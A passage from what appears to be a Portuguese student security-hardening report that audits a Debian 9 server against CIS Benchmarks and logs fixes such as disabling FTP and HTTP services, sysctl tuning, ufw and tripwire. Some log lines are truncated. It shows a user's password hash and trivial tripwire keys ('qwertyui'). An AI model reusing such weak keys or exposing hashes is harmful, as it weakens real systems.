| 1       | d8578edf8458ce06fbc5bb76a58c5ca4 | user1     | 2020-12-26 03:21:54 | 2020-12-26 03:21:54 | user@user.com | 0
             |
+---------+----------------------------------+-----------+---------------------+---------------------+---------------+--
-------------+
```

d) **Analysis according to CIS Benchmarks**

	2.1.1	**2.1.2**	**2.2.1.1**	**2.2.1.2**	**2.2.1.3**	**2.2.2**	**2.2.3**	**2.2.4**	**2.2.5**
Compliant	x	x	x	x	x	x	x	x	x

	2.1.6	**2.1.7**	**2.2.1.8**	**2.2.1.9**	**2.2.1.10**	**2.2.11**	**2.2.12**	**2.2.13**	**2.2.14**
Compliant	x	x	x				x	x	x

	2.2.15	**2.2.16**	**2.2.17**	**2.3.1**	**2.3.2**	**2.3.3**	**2.3.4**	**2.3.5**
Compliant	x		x	x	x	x		x


	3.1.1	**3.1.2**	**3.2.1**	**3.2.2**	**3.2.3**	**3.2.4**	**3.2.5**	**3.2.6**	**3.2.7**
Compliant							x	x	x

	3.2.8	**3.2.9**	**3.2.1**	**3.3.1**
Compliant				

2. Security Improvement


Fixar todos os pontos não “compliance” de acordo com o manual CIS Benchmarks:

2.2.9 Ensure FTP Server is not enabled (fixed)




```
nuno@debian-9:~$ systemctl is-enabled vsftpd
vsftpd.service is not a native service, redirecting to systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install is-enabled vsftpd
enabled
nuno@debian-9:~$ systemctl disable vsftpd
vsftpd.service is not a native service, redirecting to systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install disable vsftpd
Failed to reload daemon: The name org.freedesktop.PolicyKit1 was not provided by any .service files
update-rc.d: error: Permission denied
nuno@debian-9:~$ sudo systemctl disable vsftpd
vsftpd.service is not a native service, redirecting to systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install disable vsftpd
```

2.2.10 Ensure HTTP server is not enabled (fixed)




```
nuno@debian-9:~$ systemctl is-enabled apache2
enabled
nuno@debian-9:~$ systemctl disable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install disable apache2
Failed to reload daemon: The name org.freedesktop.PolicyKit1 was not provided by any .service files
update-rc.d: error: Permission denied
nuno@debian-9:~$ sudo systemctl disable apache2
[sudo] password for nuno:
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install disable apache2
```

2.2.11 Ensure IMAP and POP3 server is not enabled(fixed)




```
nuno@debian-9:~$ dpkg -s exim4
Package: exim4
Status: install ok installed
Priority: standard
Section: mail
Installed-Size: 27
Maintainer: Exim4 Maintainers <pkg-exim4-maintainers@lists.alioth.debian.org>
Architecture: all
Version: 4.89-2+deb9u3
Depends: debconf (>= 0.5) | debconf-2.0, debconf (>= 1.4.69) | cdebconf (>= 0.39), exim4-base (>= 4.89-2
+deb9u3), exim4-base (<< 4.89-2+deb9u3.1), exim4-daemon-light | exim4-daemon-heavy | exim4-daemon-custom
Description: metapackage to ease Exim MTA (v4) installation
 Exim (v4) is a mail transport agent. exim4 is the metapackage depending
 on the essential components for a basic exim4 installation.
```




```
nuno@debian-9:~$ sudo apt-get remove exim4
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be REMOVED:
  exim4
0 upgraded, 0 newly installed, 1 to remove and 115 not upgraded.
After this operation, 27.6 kB disk space will be freed.
```

2.2.16 Ensure rsync service is not enabled(fixed)




```
nuno@debian-9:~$ systemctl is-enabled rsync
enabled
nuno@debian-9:~$ sudo systemctl disable rsync
Synchronizing state of rsync.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install disable rsync
```

2.3.4 Ensure telnet client is not installed




```
nuno@debian-9:~$ dpkg -s telnet
Package: telnet
Status: install ok installed
Priority: standard
Section: net
Installed-Size: 157
Maintainer: Mats Erik Andersson <mats.andersson@gisladisker.se>
Architecture: amd64
Source: netkit-telnet
Version: 0.17-41
Replaces: netstd
Provides: telnet-client
Depends: netbase, libc6 (>= 2.15), libstdc++6 (>= 5)
Description: basic telnet client
 The telnet command is used for interactive communication with another host
 using the TELNET protocol.
 .
 For the purpose of remote login, the present client executable should be
 depreciated in favour of an ssh-client, or in some cases with variants like
 telnet-ssl or Kerberized TELNET clients.  The most important reason is that
 this implementation exchanges user name and password in clear text.
 .
 On the other hand, the present program does satisfy common use cases of
 network diagnostics, like protocol testing of SMTP services, so it can
 become handy enough.
nuno@debian-9:~$ sudo apt-get remove telnet
[sudo] password for nuno:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be REMOVED:
  telnet
0 upgraded, 0 newly installed, 1 to remove and 115 not upgraded.
After this operation, 161 kB disk space will be freed.
Do you want to continue? [Y/n] y
(Reading database ... 50933 files and directories currently installed.)
Removing telnet (0.17-41) ...
Processing triggers for man-db (2.7.6.1-2) ...
```

3.1.1 Ensure IP forwarding is disabled




```
nuno@debian-9:~$ sudo sysctl net.ipv4.ip_forward
[sudo] password for nuno:
net.ipv4.ip_forward = 1
nuno@debian-9:~$ grep "net\.ipv4\.ip_forward" /etc/sysctl.conf /etc/sysctl.d/*
/etc/sysctl.conf:#net.ipv4.ip_forward=1
/etc/sysctl.d/99-sysctl.conf:#net.ipv4.ip_forward=1
nuno@debian-9:~$ sysctl net.ipv6.conf.all.forwarding
-bash: sysctl: command not found
nuno@debian-9:~$ sudo sysctl net.ipv6.conf.all.forwarding
net.ipv6.conf.all.forwarding = 0
nuno@debian-9:~$ grep "net\.ipv6\.conf\.all\.forwarding" /etc/sysctl.conf /etc/sysctl.d/*
/etc/sysctl.conf:#net.ipv6.conf.all.forwarding=1
/etc/sysctl.d/99-sysctl.conf:#net.ipv6.conf.all.forwarding=1
```




```
# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=0

# Uncomment the next line to enable packet forwarding for IPv6
#  Enabling this option disables Stateless Address Autoconfiguration
#  based on Router Advertisements for this host
net.ipv6.conf.all.forwarding=0
```

3.1.2 Ensure packet redirect sending is disabled




```
nuno@debian-9:/etc$ sudo sysctl net.ipv4.conf.all.send_redirects
net.ipv4.conf.all.send_redirects = 1
nuno@debian-9:/etc$ sudo sysctl net.ipv4.conf.default.send_redirects
net.ipv4.conf.default.send_redirects = 1
nuno@debian-9:/etc$ sudo grep "net\.ipv4\.conf\.all\.send_redirects" /etc/sysctl.conf /etc/sysctl.d/*
/etc/sysctl.conf:#net.ipv4.conf.all.send_redirects = 0
/etc/sysctl.d/99-sysctl.conf:#net.ipv4.conf.all.send_redirects = 0
```




```
# Do not send ICMP redirects (we are not a router)
net.ipv4.conf.all.send_redirects = 0
#
```

3.2.1




```
# Do not accept IP source route packets (we are not a router)
net.ipv4.conf.all.accept_source_route = 0
net.ipv4.conf.default.accept_source_route = 0

net.ipv6.conf.all.accept_source_route = 0
net.ipv6.conf.default.accept_source_route = 0
#
```

3.2.2 Ensure ICMP redirects are not accepted



```
net.ipv4.conf.all.accept_redirects = 0
net.ipv4.conf.default.accept_redirects = 0

net.ipv6.conf.all.accept_redirects = 0
net.ipv6.conf.default.accept_redirects = 0
```


3.2.3 Ensure secure ICMP redirects are not accepted



```
 Do not accept ICMP redirects (prevent MITM attacks)
et.ipv4.conf.all.secure_redirects = 0
et.ipv4.conf.default.secure_redirects = 0
```

- Instalar uma Firewall para impedir ataques ou intrusões à rede:

apt-get install ufw
ufw enable
ufw default deny incoming
ufw default allow outgoing
ufw status verbose




```
he following NEW packages will be installed:
 ufw
 upgraded, 1 newly installed, 0 to remove and 115 not upgraded.
eed to get 164 kB of archives.
fter this operation, 848 kB of additional disk space will be used.
et:1 http://cdn-fastly.deb.debian.org/debian stretch/main amd64 ufw all 0.35-4 [164 kB]
etched 164 kB in 0s (211 kB/s)
reconfiguring packages ...
electing previously unselected package ufw.
(Reading database ... 50921 files and directories currently installed.)
reparing to unpack .../archives/ufw_0.35-4_all.deb ...
npacking ufw (0.35-4) ...
etting up ufw (0.35-4) ...

reating config file /etc/ufw/before.rules with new version

reating config file /etc/ufw/before6.rules with new version

reating config file /etc/ufw/after.rules with new version

reating config file /etc/ufw/after6.rules with new version
reated symlink /etc/systemd/system/multi-user.target.wants/ufw.service → /lib/systemd/system/ufw.servic
e.
rocessing triggers for systemd (232-25+deb9u9) ...
rocessing triggers for man-db (2.7.6.1-2) ...
rocessing triggers for rsyslog (8.24.0-1) ...
uno@debian-9:/etc$ ufw enable
-bash: ufw: command not found
uno@debian-9:/etc$ sudo ufw enable
ommand may disrupt existing ssh connections. Proceed with operation (y|n)? y
irewall is active and enabled on system startup
uno@debian-9:/etc$ ufw default deny incoming
-bash: ufw: command not found
uno@debian-9:/etc$ sudo ufw default deny incoming
efault incoming policy changed to 'deny'
(be sure to update your rules accordingly)
uno@debian-9:/etc$ sudo default allow outgoing
udo: default: command not found
uno@debian-9:/etc$ sudo ufw default allow outgoing
efault outgoing policy changed to 'allow'
(be sure to update your rules accordingly)
uno@debian-9:/etc$ ufw status verbose
-bash: ufw: command not found
uno@debian-9:/etc$ sudo ufw status verbose
tatus: active
ogging: on (low)
```

- Instalar um IDS (Intrusion detection system):

  Para que sejam detetadas quaiquer atividades suspeitas e maliciosas que possam ser uma intrusão ao sistema.

  apt-get install tripwire && tripwire –init



```
nuno@debian-9:/etc$ sudo apt-get install tripwire && tripwire --init
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  tripwire
0 upgraded, 1 newly installed, 0 to remove and 115 not upgraded.
Need to get 1,569 kB of archives.
After this operation, 11.8 MB of additional disk space will be used.
Get:1 http://cdn-fastly.deb.debian.org/debian stretch/main amd64 tripwire amd64 2.4.3.1-2+b4 [1,569 kB]
Fetched 1,569 kB in 0s (1,981 kB/s)
Preconfiguring packages ...
Selecting previously unselected package tripwire.
(Reading database ... 51030 files and directories currently installed.)
Preparing to unpack .../tripwire_2.4.3.1-2+b4_amd64.deb ...
Unpacking tripwire (2.4.3.1-2+b4) ...
Processing triggers for man-db (2.7.6.1-2) ...
Setting up tripwire (2.4.3.1-2+b4) ...
Generating site key (this may take several minutes)...
Generating local key (this may take several minutes)...
```

Site key: qwertyui
Local key: qwertyui

